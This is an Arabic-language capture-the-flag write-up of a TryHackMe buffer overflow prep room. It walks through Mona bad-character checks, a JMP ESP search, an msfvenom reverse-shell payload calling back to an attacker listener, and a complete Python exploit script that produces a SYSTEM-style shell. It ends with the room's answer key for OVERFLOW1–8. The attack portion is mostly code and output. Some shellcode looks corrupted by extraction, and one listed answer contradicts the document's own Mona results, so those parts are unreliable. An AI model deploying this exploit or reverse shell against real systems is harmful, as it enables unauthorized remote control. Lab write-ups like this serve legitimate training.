ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
          S 2 1 0   E S P U 0 2 0 I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1 1
```

-ال **Server** حصله ال **Crash** من تاني ... تعالى نكمل ... هنا فالصورة اللي قدامك حاطين ال **ESP Register** تحت المراقبه من خلال ال **Immunity Debugger** علشان ال **ESP** يهمنا نعرف قيمته أو بيساور على أنهى **Memory Address** فال ... دا ال **data Address** اللي ال **data Address** بتعنا راحتله موجوده فيه ... فالعنوان اللي واقف عنده ال **ESP** دا مهم خده على جنب علشان هحتاجه **Address** ... وبعد كدا هنسخدم ال **Mona** عشان نتأكد من ال **Address** اللي فهتدى ال **Mona** ال **ESP Address** بتاع ال **ESP** اللي خدناه على جنب دا وهي هتتأكدلك منه ... علشان ال **Address** دا مهم فيما بعد عشان هنزرع ال **Exploit** بتعنا فيه أو ال **Shellcode** بمعنى أصح .

```
!mona compare -f C:\mona\oscp\bytearray.bin -a 0188FA30
```

-لما شغلنا ال **Mona** بتعنا فال **Command** عشان نعمل **Check**  
 من ال **Bad Characters** زي موضحنا ... هيظهر لنا **Tab** فيها  
 نتایج المقارنة بين ال **Data** اللي بعنتها وبين ال **Data** اللي اتحفظت  
 فال **Mona** بتبدء تأخذ ملف ال **Memory** ...  
 الموجود فيه كل ال **Bytes** اللي بعنتها ال **bytearray.bin**  
 وبیشوف هل فيه اي **Byte** أتغير أو تم استبداله أو  
 اللعب فيه ولو لقى هتلاقى ال **Mona** عرضتهالك قدامك فنافذه عشان  
 تعرفك ان ال **Bad Characters** دول مستخدمهمش وتشلهم من ال  
 . **Errors** قبل متنفذه عال **target** عشان ميحصلش اي **Exploit**

P mona Memory comparison results			
Address	Status	BadChars	Type
0x0188fa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

-دول ال **Mona** اللي ال **Bad Characters** أظهرتهم لينا فلازم  
 نروح لل **Script** ونشيلهم من ال **Exploit.py** عشان يبقا ال  
**Errors** تمام ونلاشى ال **exploit** ... ونرجع بعد أما نشيل القييم دي  
 نعمل **test** من أول وجديد تاني ونشوف هل فيه قيم تانية هتسبب مشكل  
 ولا كدا تمام ! .

```

padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""

```


-طبعاً احنا عارفين ان ال **Null Byte** دا **Bad Character** من الاول واحنا شايلىينه أساساً من أول التشغيل ... وال **Bad** من **Generate** دول برضه هنشلهم ونعمل **Characters** وجديد لملف **Bytearray.bin** من أول وجديد بدون ال **Bad Characters** اللي طلعتهم ال **Mona** وطبعاً متنساش تعدل فال **Bad Characters** وتشيل برضه ال **Exploit.py** من تاني ونتأكد ان مفيش **Errors** عندنا .

```
padding = ""
payload = "\x01\x02\x03\x04\x05\x06\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
postfix = ""
```

-تعالى نشغل ال **OSCP.exe** فال **Server** بتعدنا اللي هو هنا **Mona** من أول وجديد بعد التعديلات اللي عملناها دي فال **Immunity debugger** **Bad** من **Mona** ونتأكد برضه من ال **exploit.py** ان مفيش **Mona** ولو طلعتك ترجع تشيلهم وهكذا لحد ما **Bad Characters** تقولك كله تمام ... يعني العملية دي متكررة خد بالك .

```
!mona bytearray -b '\x00\x07\x08\x2e\x2f\x00\x01'
!mona compare -f C:\mona\oscp\bytearray.bin -a 0190FA30
```

- تعالى بعد كدا نشوف ال **Mona** هتطلع **Bad Characters** تاني ولاء بعد التعديلات اللي عملناها .



-فطّلت النتيجه ان ال **Data** بتعنا **unmodified** يعني مش  
تحاجه اي تعديلات ومفيهاش اي مشاكل ... تعالى نكمي باقى  
الخطوات .

-عاوزين بعد اما عرفنا نتحكم فال **EIP** بتعنا هنعمل ايه بعد كدا ...  
فعاوزين نجيب ال **Mona** بتعنا عن طريق ال **Jump point** فال ... احنا عاوزين نبحث عن ال **JMP** ... احنا عاوزين **Immunity Debugger**  
معانا تحكم فال **ESP** او ال **Call ESP** فعاوزين **Shellcode** نعرف ال **Location** بتعهم فين عشان نزرع فيه ال **ESP**  
بتعنا ... فوصلنا لل **Call** من النوع **JMP** أو **Call** دا هيخلينا نوجه  
التنفيذ للمكان اللي فيه ال **Shellcode** بتعنا فيجي عليه الدور فالتنفيذ .

```
!mona jmp -r esp -cpb "|\x00|\x07|\x08|\x2e|\x2f|\xa0|\xa1"
```

-احنا هنبحث من خلال ال **Mona** فال **Location** على أي **Mona**  
بالشكل دا واللى معناه ... تدور لك ال **Mona** جوا ال **memory** فيه ال **JMP-ESP** وبتقوله يبعد عن ال  
اللى هتس Bip لـ **Bad Characters** .

```
[+] Results :  
0x625011af : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011bb : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011c7 : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011d3 : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011df : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011eb : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x625011f7 : jmp esp | {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v...  
0x62501203 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: Fal...  
0x62501205 : jmp esp | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: Fal...  
Found a total of 9 pointers
```

-هنختار مثلا ال الأول الخاص بال **JMP\_ESP** هنكتبه  
بس بالعكس ودا ليه ! ... لأن نظام التشغيل بيستغل بنظام ال **Little Endian**  
بمعنى أصغر **Byte** بيتخزن فالاول وأكبر **Byte** بيتخزن  
فالآخر ... لو ال **Immunity Debugger** طلعلك فيه ال  
**Location** بالشكل دا **x0a\x0b\x0c\x0d\** فأنت تحط فال  
**x0d\x0c\x0b\x0a\** بمعنى هنكتب ال **Exploit.py**  
بترتيب عكسي .

```

overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding =

```

- احنا كدا وصلنا لمرحلة **Payload** لـ **Generate** اللي هنستهدف  
بيه ال **Target** بتعنا ... هنستخدم أداه عندنا فال **Kali** اسمها ال  
ودي جزء من ال **Metasploit** وخد بالك لازم تحط ال  
الى هو ال **IP** بتاعك انت عشان تستقبل ال  
**Reverse Shell** العكسي ال **Connection**  
ال **-Null Bad Characters** زى ال **Option** ال **b-** تستبعد ال **byte**  
اللى ممكن تسببك مشاكل فتنفيذ ال **Payload** بتاعك .

```

[root@kali)-[~/home/caesar/Oscp/BufferOverflow]
# msfvenom -p windows/shell_reverse_tcp LHOST=10.0.0.1 LPORT=443 EXITFUNC=thread -b "\x00\x07\x08\x2e\x2f\xa0\xa1" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with Encoding failed due to a bad character (index=211, char=0x07)
Attempting to encode payload with 1 iterations of generic/none
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 348 (iteration=0)
x86/call4_dword_xor chosen with final size 348
Payload size: 348 bytes
Final size of c file: 1488 bytes
unsigned char buf[] =
"\x2b\xc9\x83\xe9\xaf\xe8\xff\xff\xff\xc0\x5e\x81\x76\x0e"
"\xac\x9e\x69\x95\x83\xee\xfc\xe2\xf4\x50\x76\xeb\x95\xac\x9e"
"\x09\x1c\x49\xaf\x9a\xf1\x27\xce\x59\x1e\xfe\x92\xe2\xc7\xb8"
"\x15\x1b\xbd\xaa\x29\x23\xb3\x9d\x61\xc5\x9a\xcd\xe2\x6b\xb9"
"\x8c\x5f\x98\xad\x59\x8b\x67\xfe\xc9\xe2\xc7\xbc\x15\x23"
"\xa9\x27\xd2\x78\xed\x4f\xd6\x68\x44\xfd\x15\x30\xb5\xad\x4d"
"\xe2\xdc\xb4\x7d\x53\xdc\x27\xaa\xe2\x94\x7a\xaf\x96\x39\x6d"
"\x51\x64\x94\x6b\x9a\x89\xe0\x5a\x9d\x14\x6d\x97\xe3\x4d\xe0"
"\x48\xc6\xe2\xcd\x88\x9f\xba\xf3\x27\x92\x22\x1e\xf4\x82\x68"
"\x46\x27\x9a\xe2\x94\x7c\x17\x2d\xb1\x88\xc5\x32\xf4\xf5\xc4"
"\x38\x6a\x4c\xc1\x36\xcf\x27\x8c\x82\x18\xf1\xf6\x5a\x9a\xac"
"\x9e\x01\xe2\xdf\xac\x36\xc1\xc4\xd2\x1e\xb3\xab\x61\xbc\x2d"
"\x3c\x9f\x69\x95\x85\x5a\x3d\xc5\xc4\xb7\xe9\xfe\xac\x61\xbc"
"\xc5\xfc\xce\x39\xd5\xfc\xde\x39\xfd\x46\x91\xb6\x75\x53\x4b"
"\xfe\xff\x9a\xf6\x63\x91\xbf\x9a\x01\x97\xac\x9f\xd2\x1c\x4a"
"\xf4\x79\xc3\xfb\xf6\xf0\x30\xd8\xff\x96\x40\x29\x5e\x1d\x99"
"\x53\xd0\x61\xe0\x40\xf6\x99\x20\x0e\xc8\x96\x40\xc4\xfd\x04"
"\xf1\xac\x17\x8a\xc2\xfb\xc9\x58\x63\xc6\x8c\x30\xc3\x4e\x63"
"\x0f\x52\xe8\xba\x55\x94\xad\x13\x2d\xb1\xbc\x58\x69\xd1\xf8"
"\xce\x3f\xc3\xfa\xd8\x3f\xdb\xfa\xc8\x3a\xc3\xc4\xe7\x9a\xaa"

```

- ال **Payload** بتعنا اللي عباره عن كود بلغه ال **C** بال  
فهناخده نحطه جوا ال **Exploit.py** في متغير **Hexadecimal NOPs** اسمه **payload** ... وتعالى بعد كدا نضيف ال **Variable**  
لل **Payload** بتعنا عشان نديله مساحه يتحرك فيها براحته ... لأن ال  
الى عملناه بال **Msfvenom** دا بيكون غالبا  
عشان يعمل **Bypass** لبرامج ال **Antivirus** فلما ال  
يروح يتنفذ عند الجهاز المستهدف لازم يكون عده مساحه  
كافيه عشان يفك تشفير نفسه قبل ميشتغل .

-الحل عندنا فال **NOPs** اللي هي ال ... اللي هي **\90x** دى اختصارها ... أكنا بنقول ال **Processor** ميعملش حاجه ويكمel التنفيذ عادي ... وبالتالي التنفيذ لـ **payload** داخل سلسله ال **NOPs** هيت بدون حدوث أي مشاكل ... لو عاوز تضيف ال **NOPs** جوا ال **Badding** تضيف **Variable** جديد اسمه ال **Exploit.py** بيحتوى على **byte-16** أو أكثر من ال **NOPs** من ال **\90x** ونهنط ال **Payload** قبل ال **Badding** بتعنا اللي هو ال **Payload** عشان يكون مساحه كافيه زي مقولنا عشان يفك تشفيره .

```

1 padding = b"\x90" * 16
2 payload = padding + b"\xdb\xc3\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1\x52\x31"
3 payload += b"\x56\x17\x83\xee\xfc\x03\x23\x10\x17\x90\x4f\xfe\x55\x5b"
4

```

-كدا ال **Payload** عند مساحه كافيه يفك تشفيره بدون مشكله .

```

retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\

```

-وبكدا نكون انهينا ال **Script** النهاي بتعنا ال **NOPs** وعدلنا فيه كل اللي عاوزينه اللي بيحتوى على ال **JMP-ESP** وال **Msfvenom** اللي هي **\90x** وال **Payload** بتعنا اللي ضفناه بال **Socket** وكل دا رتبناه وبعنته لل **Target** بتعنا باستخدام ال .

```

#!/usr/bin/env python3

import socket

ip = "10._____"
port = 1337

prefix = "OVERFLOW1 "
offset = 1978
overflow = "A" * offset
retn = "\xaf\x11\x50\x62"
padding = "\x90" * 16
payload = ("\

```

```

"\x51\x64\x94\x6b\xab\x89\xe0\x5a\x9d\x14\x6d\x97\xe3\x4d\xe0"
"\x48\xc6\xe2\xcd\x88\x9f\xba\xf3\x27\x92\x22\x1e\xf4\x82\x68"
"\x46\x27\x9a\xe2\x94\x7c\x17\x2d\xb1\x88\xc5\x32\xf4\xf5\xc4"
"\x38\x6a\x4c\xc1\x36\xcf\x27\x8c\x82\x18\xf1\xf6\x5a\xab\x7\xac"
"\x9e\x01\xe2\xdf\xac\x36\xc1\xc4\xd2\x1e\xb3\xab\x61\xbc\x2d"
"\x3c\x9f\x69\x95\x85\x5a\x3d\xc5\xc4\xb7\xe9\xfe\xac\x61\xbc"
"\xc5\xfc\xce\x39\xd5\xfc\xde\x39\xfd\x46\x91\xb6\x75\x53\x4b"
"\xfe\xff\x9a\xf6\x63\x91\xbf\x8\x01\x97\xac\x9f\xd2\x1c\x4a"
"\xf4\x79\xc3\xfb\xf6\xf0\x30\xd8\xff\x96\x40\x29\x5e\x1d\x99"
"\x53\xd0\x61\xe0\x40\xf6\x99\x20\x0e\xc8\x96\x40\xc4\xfd\x04"
"\xf1\xac\x17\x8a\xc2\xfb\xc9\x58\x63\xc6\x8c\x30\xc3\x4e\x63"
"\x0f\x52\xe8\xba\x55\x94\xad\x13\x2d\xb1\xbc\x58\x69\xd1\xf8"
"\xce\x3f\xc3\xfa\xd8\x3f\xdb\xfa\xc8\x3a\xc3\xc4\xe7\xaa\xaa"
"\x2a\x61\xbc\x1c\x4c\xd0\x3f\xd3\x53\xae\x01\x9d\x2b\x83\x09"
"\x6a\x79\x25\x89\x88\x86\x94\x01\x33\x39\x23\xf4\x6a\x79\xaa"
"\x6f\xe9\xab\x1e\x92\x75\xd9\x9b\xd2\xbf\xec\x06\xff\xac"
"\xcd\x96\x40")
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    s.connect((ip, port))
    print("Sending evil buffer...")
    s.send(bytes(buffer + "\r\n", "latin-1"))
    print("Done!")
except:
    print("Could not connect.")

```

-كدا جينا لأخر مرحله عدنا وهي تنفيذ ال Exploit ... رتبنا كل حاجه عندنا زي ال Offset وال Prefix اللي هو المكان اللي بنوصل فيه لل JMP-ESP وال Return Address اللي هو ال EIP وال Payload عشان ندي مساحه لـ Reverse Shell . بتعنا اللي هيشغل ال NOPs .

-دلوقتني هنحتاج نشغل ال Immunity OSCP.exe من تاني فال عشان نضمن الشغل والتعديلات اللي عملناها تشتعل وكله تمام ... وبعد كدا هتشغل ال Exploit.py عن طريق ال Python exploit.py ولو الدنيا تمام هتلاقى ال reverse Shell افتح مع جهازنا .



- علشان نستقبل ال **L-Port** لازم نفتح اتصال على ال **Session** اللي استخدمناه فال **Msfvenom** اللي هو كان **443** وبكدا احنا هنشغل ال **443 Port** على ال **Netcat** . **Target machine**

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# nc -lvpn 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

بعد كدا تعالى نشغل ال **.exploit.py**

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# python3 exploit.py
Sending evil buffer...
Done!
```

- هتلاقى فعلا ال **Reverse shell** جالها ال **Netcat** من ال **Attack** وبكدا ال **Target machine** بتعنا نجح بالفعل .

```
(root㉿kali)-[~/home/caesar/Oscp/BufferOverflow]
# nc -lvpn 443
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.██████.
Ncat: Connection from 10.██████:49243.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>whoami
whoami
oscp-bof-prep\admin
```

- وبكدا ال **Attack** نجح وبقا لينا **Control** عال **Machine** أو **Privilege Escalation** غيره ... وتقدير تقدر تعمل نفس الأفكار دي على كل ال **Labs** الخاصه بال **CTF** الخاصه بال **Buffer Overflow** ( أقصد باقي النقط نفس الفكره اللي فصلناها ) .

تعالى نشوف أجابات ال CTF بالكامل وزي مقولت احنا طبقنا عال 2Task اللي هي هي ال Tasks اللي بعدها كلهم بنفس السيناريو ونفس الفكره فهه طبقها فكل السيناريوهات لحد متجيب ال EIP وال Task وتجاوب عليهم زي مهنشوف فال Bad Characters بتعننا .

Room completed (100%)

Answer the questions below

What is the EIP offset for OVERFLOW1?

1978 ✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW1?

\x00\x07\x2e\x0a ✓ Correct Answer 💡 Hint

Task 3 ✓ oscp.exe - OVERFLOW2

- ال EIP ل OVERFLOW كان 1978 ودا هنشوفه من خلال الشرح بتعنا اللي فات ... والاجابه انا جاييها من قلب الشرح تقدر تطلع تشو夫 التفاصيل بنفسك .

[+] Examining registers

EIP contains normal pattern : 0x0f43396e (offset 1978)

ESP (0x019bfa30) points at offset 1982 in normal pattern (length 418)

EBP contains normal pattern : 0x43386e43 (offset 1974)

EBX contains normal pattern : 0x376e4336 (offset 1970)

- وبالنسبة لل Bad Characters تقدر برضه ترجع للشرح هتللاقينا جبناها من خلال ال Mona .

P	mona Memory comparison results				
Address	Status	BadChars	Type		
0x0188fa30	Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal		

-لازم تشيل من ال **Bad Characters** دول الحروف الفريديه اللي بيتجي **00x1** علشان ميطلعش عندنا **Errors** بعد كدا ... فهتلاقي الناتج طلع بالشكل دا ... وطبعا قبل كل قيمة هتحط ال **X** اللي بتشير الى ان ال **Code** دا عباره عن **Machine Code**

Status	BadChars	Type
Corruption after 6 bytes	00 07 08 2e 2f a0 a1	normal

-وبكدا هتلاقي نفس النتائج اللي وصلناها هي هي الموجودة فال **Screen** اللي موجود فيها الاجابات من **TryHackME** ... وزي **3Overflow** على **2Overflow** وال **10Overflow** لحد آخر **Task** وهي ال **Tasks** عالفاضي تقدر انت تخبر معلوماتك وتطبق على باقي ال **Tasks** وحسبلك الاجابات بتعتهم عشان تتأكد من كل **Task** لو أحتاجت .

Room completed ( 100% )

Repeat the steps outlined in Task 2 but for the OVERFLOW2 command.

Answer the questions below

What is the EIP offset for OVERFLOW2?

634 ✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW2?

\x00\x23\x3c\x83\xba ✓ Correct Answer

Task 4 ✓ oscp.exe - OVERFLOW3

Room completed ( 100% )

Task 4 ✓ oscp.exe - OVERFLOW3

Repeat the steps outlined in Task 2 but for the OVERFLOW3 command.

Answer the questions below

What is the EIP offset for OVERFLOW3?

1274 ✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW3?

\x00\x11\x40\x5F\xb8\xee ✓ Correct Answer

Task 5 ✓ oscp.exe - OVERFLOW4

Room completed ( 100% )

Task 5 ✓ oscp.exe - OVERFLOW4

Repeat the steps outlined in Task 2 but for the OVERFLOW4 command.

Answer the questions below

What is the EIP offset for OVERFLOW4?

2026

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW4?

\x00\xa9\xcd\xd4

✓ Correct Answer

Task 6 ✓ oscp.exe - OVERFLOW5

Room completed ( 100% )

Repeat the steps outlined in Task 2 but for the OVERFLOW5 command.

Answer the questions below

What is the EIP offset for OVERFLOW5?

314

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW5?

\x00\x16\x2f\xf4\xfd

✓ Correct Answer

Task 7 ✓ oscp.exe - OVERFLOW6

Room completed ( 100% )

Repeat the steps outlined in Task 2 but for the OVERFLOW6 command.

Answer the questions below

What is the EIP offset for OVERFLOW6?

1034

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW6?

\x00\x08\x2c\xad

✓ Correct Answer

Task 8 ✓ oscp.exe - OVERFLOW7

Room completed ( 100% )

Repeat the steps outlined in Task 2 but for the OVERFLOW7 command.

Answer the questions below

What is the EIP offset for OVERFLOW7?

1306

✓ Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW7?

\x00\x8c\xae\xbe\xfb

✓ Correct Answer

Task 9 ✓ oscp.exe - OVERFLOW8

Room completed ( 100% )

**Task 9** ✓ oscp.exe - OVERFLOW8

